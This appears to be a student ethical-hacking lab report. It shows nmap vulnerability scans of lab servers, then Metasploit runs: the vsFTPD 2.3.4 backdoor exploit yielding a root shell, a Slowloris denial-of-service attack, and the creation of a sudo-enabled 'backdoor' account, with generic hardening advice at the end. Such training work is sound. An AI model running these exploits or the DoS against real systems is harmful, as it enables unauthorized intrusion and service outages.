


Ethical Hacking

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Executive Summary:

After successfully completing a network upgrade, we've been tasked with assessing the security of a newly deployed Production server crucial for client operations. Our objective is to identify vulnerabilities and provide exploitation examples. Additionally, we'll assess the Web server in their DMZ. Leveraging cybersecurity expertise, we aim to fortify their infrastructure against potential threats, ensuring operational resilience.

Install the Supplied Production Server VM



Production Server Vulnerabilities Search

```
(kali@kali)-[~]  
$ nmap --script vuln 192.168.0.1/24  
Starting Nmap 7.92 ( https://nmap.org ) at 2024-03-04 00:15 EST  
Nmap scan report for 192.168.0.1  
Host is up (0.00087s latency).
```

```
Nmap scan report for 192.168.0.18  
Host is up (0.00099s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
| ftp-vsftpd-backdoor:  
|   VULNERABLE:  
|     vsFTPD version 2.3.4 backdoor  
|       State: VULNERABLE (Exploitable)  
|       IDs:  CVE:CVE-2011-2523  BID:48539  
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.  
|       Disclosure date: 2011-07-03  
|       Exploit results:  
|         Shell command: id  
|         Results: uid=0(root) gid=0(root)  
|       References:  
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html  
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523  
|         https://www.securityfocus.com/bid/48539  
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd\_234\_backdoor.rb
```

Production Server Vulnerabilities Search Part 2

```
5432/tcp open  postgresql
| ssl-poodle:
|   VULNERABLE:
|     SSL POODLE information leak
|     State: VULNERABLE
|     IDs: CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
|       TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA
|       TLS_RSA_WITH_AES_256_CBC_SHA
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
|       TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA
|       TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA
|       TLS_ECDHE_ECDSA_WITH_3DES_EDE_CBC_SHA
|       TLS_RSA_WITH_NULL_SHA
|       TLS_ECDHE_RSA_WITH_NULL_SHA
|       TLS_ECDHE_ECDSA_WITH_NULL_SHA
|       TLS_RSA_WITH_NULL_MD5
|       TLS_ECDHE_RSA_WITH_NULL_MD5
|       TLS_ECDHE_ECDSA_WITH_NULL_MD5
```

Web Server Vulnerabilities Search

```
(kali㉿kali)-[~]  
└─$ nmap --script vuln 10.200.0.9/24  
Starting Nmap 7.92 ( https://nmap.org ) at 2024-03-04 00:03 EST  
Nmap scan report for 10.200.0.9  
Host is up (0.00094s latency).
```

```
ssl-ccs-injection:  
  VULNERABLE:  
    SSL/TLS MITM vulnerability (CCS Injection)  
    State: VULNERABLE  
    Risk factor: High  
    ——— OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h  
    ——— does not properly restrict processing of ChangeCipherSpec messages,  
    ——— which allows man-in-the-middle attackers to trigger use of a zero  
    ——— length master key in certain OpenSSL-to-OpenSSL communications, and  
    consequently hijack sessions or obtain sensitive information, via  
    a crafted TLS handshake, aka the "CCS Injection" vulnerability.
```

Web Server Vulnerabilities Search Part 2

```
8180/tcp open  unknown
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
```


Exploit a Vulnerability Found on the Production Server Part 1

[illegible]

```
msf6 > search vsftp
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/unix/ftp/vsftpd_234_backdoor`

```
msf6 > use 0
```


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```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	21	yes	The target port (TCP)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.18
```

RHOSTS ⇒ 192.168.0.18

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
RHOSTS	192.168.0.18	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	21	yes	The target port (TCP)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

```
[*] 192.168.0.18:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.0.18:21 - USER: 331 Please specify the password.
[+] 192.168.0.18:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.18:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
dir[*] Command shell session 1 opened (192.168.0.19:40719 → 192.168.0.18:6200) at 2024-03-21 02:57:06 -0400

dir
sh: line 6: dirdir: command not found
dir
bin    dev    initrd    lost+found  nohup.out  root  sys  var
boot   etc    initrd.img  media      opt        sbin  tmp  vmlinuz
cdrom  home   lib        mnt        proc       srv   usr
```

Exploit a Vulnerability Found on the Production Server Part 2

```
(kali㉿kali)-[~]
$ msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::EcdsaSha2Nistp256::PREFERENCE
```

```
msf6 > search cve:CVE-2014-3566
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/http/ssl_version	2014-10-14	normal	No	HTTP SSL/TLS Version Detection (POODLE scanner)

Interact with a module by name or index. For example `info 0`, `use 0` or `use auxiliary/scanner/http/ssl_version`

```
msf6 > use 0
msf6 auxiliary(scanner/http/ssl_version) > options
```

Module options (auxiliary/scanner/http/ssl_version):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	443	yes	The target port (TCP)
SSL	true	no	Negotiate SSL/TLS for outgoing connections
SSLVersion	Auto	yes	Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiate) (Accepted: Auto, TLS, SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
THREADS	1	yes	The number of concurrent threads (max one per host)
VHOST		no	HTTP server virtual host

```
msf6 auxiliary(scanner/http/ssl_version) > set RHOSTS 192.168.0.18
```

```
RHOSTS => 192.168.0.18
```

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```
msf6 auxiliary(scanner/http/ssl_version) > options 5 seconds
```

```
Module options (auxiliary/scanner/http/ssl_version):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.0.18	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	443	yes	The target port (TCP)
SSL	true	no	Negotiate SSL/TLS for outgoing connections
SSLVersion	Auto	yes	Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiate) (Accepted: Auto, TLS, SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
THREADS	1	yes	The number of concurrent threads (max one per host)
VHOST		no	HTTP server virtual host

```
msf6 auxiliary(scanner/http/ssl_version) > exploit
```

```
[*] Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

Exploit a Vulnerability Found on the Web Server Part 1

```
(kali㉿kali)~[~]  
$ msfconsole  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Trans  
thm::EcdsaSha2Nistp256::NAME
```

```
msf6 > search CCS Injection
```

```
Matching Modules (1)
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/ssl/openssl_ccs	2014-06-05	normal	No	OpenSSL Server-Side ChangeCipherSpec Injection Scanner

Interact with a module by name or index. For example `info 0`, use `0` or use `auxiliary/scanner/ssl/openssl_ccs`

```
msf6 > use 0
```

```
msf6 auxiliary(scanner/ssl/openssl_ccs) > options
```

```
Module options (auxiliary/scanner/ssl/openssl_ccs):
```

Name	Current Setting	Required	Description
RESPONSE_TIMEOUT	10	yes	Number of seconds to wait for a server response
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	443	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
TLS_VERSION	1.0	yes	TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)

```
msf6 auxiliary(scanner/ssl/openssl_ccs) > set RHOSTS 10.200.0.9
```

```
RHOSTS => 10.200.0.9
```

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```
msf6 auxiliary(scanner/ssl/openssl_ccs) > options
Script execution failed (use -d to debug)
Module options (auxiliary/scanner/ssl/openssl_ccs):
Script execution failed (use -d to debug)


| Name             | Current Setting | Required | Description                                                                                                                                                                     |
|------------------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RESPONSE_TIMEOUT | 10              | yes      | Number of seconds to wait for a server response                                                                                                                                 |
| RHOSTS           | 10.200.0.9      | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT            | 443             | yes      | The target port (TCP)                                                                                                                                                           |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                                             |
| TLS_VERSION      | 1.0             | yes      | TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)                                                                                                                         |


msf6 auxiliary(scanner/ssl/openssl_ccs) > exploit
Script execution failed (use -d to debug)
[*] 10.200.0.9:443 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Exploit a Vulnerability Found on the Web Server Part 2

```
(kali㉿kali)-[~]  
$ msfconsole  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh  
hm :: EcdsaSha2Nistp256 :: NAME  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
```

```
msf6 > search slowloris dos
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/http/slowloris	2009-06-17	normal	No	Slowloris Denial of Service Attack

Interact with a module by name or index. For example `info 0`, `use 0` or `use auxiliary/dos/http/slowloris`

```
msf6 > use 0
```

```
msf6 auxiliary(dos/http/slowloris) > options
```

Module options (auxiliary/dos/http/slowloris):

Name	Current Setting	Required	Description
delay	15	yes	The delay between sending keep-alive headers
rand_user_agent	true	yes	Randomizes user-agent with each request
rhost		yes	The target address
rport	80	yes	The target port
sockets	150	yes	The number of sockets to use in the attack
ssl	false	yes	Negotiate SSL/TLS for outgoing connections

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```
msf6 auxiliary(dos/http/slowloris) > set rhost 10.200.0.9
```

```
rhost => 10.200.0.9
```

```
msf6 auxiliary(dos/http/slowloris) > options
```

```
Module options (auxiliary/dos/http/slowloris):
```

Name	Current Setting	Required	Description
delay	15	yes	The delay between sending keep-alive headers
rand_user_agent	true	yes	Randomizes user-agent with each request
rhost	10.200.0.9	yes	The target address
rport	80	yes	The target port
sockets	150	yes	The number of sockets to use in the attack
ssl	false	yes	Negotiate SSL/TLS for outgoing connections

```
msf6 auxiliary(dos/http/slowloris) > exploit
```

```
[*] Starting server...
```

```
[*] Attacking 10.200.0.9 with 150 sockets
```

```
[*] Creating sockets...
```

```
[*] Sending keep-alive headers... Socket count: 150
```


Create Your Own “backdoor” Account with Root Access

```
(kali㉿kali)-[~]  
$ adduser backdoor  
adduser: Only root may add a user or group to the system.  
  
(kali㉿kali)-[~]  
$ sudo adduser backdoor  
[sudo] password for kali:  
Sorry, try again.  
[sudo] password for kali:  
Adding user `backdoor' ...  
Adding new group `backdoor' (1001) ...  
Adding new user `backdoor' (1001) with group `backdoor' ...  
Creating home directory `/home/backdoor' ...  
Copying files from `/etc/skel' ...  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for backdoor  
Enter the new value, or press ENTER for the default  
  Full Name []:  
  Room Number []:  
  Work Phone []:  
  Home Phone []:  
  Other []:  
Is the information correct? [Y/n] y
```

```
(kali㉿kali)-[~]  
$ sudo usermod -aG sudo backdoor  
[sudo] password for kali:  
  
(kali㉿kali)-[~]  
$ groups backdoor  
backdoor : backdoor sudo  
  
(kali㉿kali)-[~]  
$ su - backdoor  
Password:  
(backdoor㉿kali)-[~]  
$ sudo visudo  
[sudo] password for backdoor:  
visudo: /etc/sudoers.tmp unchanged  
  
(backdoor㉿kali)-[~]  
$ sudo whoami  
root
```

Search For Any Interesting Files

```
(kali㉿kali)-[~]  
$ nmap -F -sV -T5 192.168.0.1  
Starting Nmap 7.92 ( https://nmap.org ) at 2024-03-22 03:42 EDT  
Nmap scan report for 192.168.0.1  
Host is up (0.0013s latency).  
Not shown: 98 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
53/tcp    open  domain Unbound  
80/tcp    open  http   nginx  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 21.26 seconds  
  
(kali㉿kali)-[~]  
$ nmap -sV -p 80 --script http-enum 192.168.0.1  
Starting Nmap 7.92 ( https://nmap.org ) at 2024-03-22 03:43 EDT  
Nmap scan report for 192.168.0.1  
Host is up (0.00080s latency).  
  
PORT      STATE SERVICE VERSION  
80/tcp    open  http   nginx  
| http-enum:  
|_ /manifest.json: Manifest JSON File  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 21.64 seconds
```

Provide Recommendations To Improve Server Security

1. **Regular Updates:** Keep server software updated to fix vulnerabilities.
2. **Strong Authentication:** Use strong passwords and multi-factor authentication.
3. **Firewall Restrictions:** Limit access to necessary services and ports.
4. **Logging and Monitoring:** Monitor server activities and review logs for suspicious behavior.
5. **Backup Procedures:** Regularly back up critical data and test recovery processes.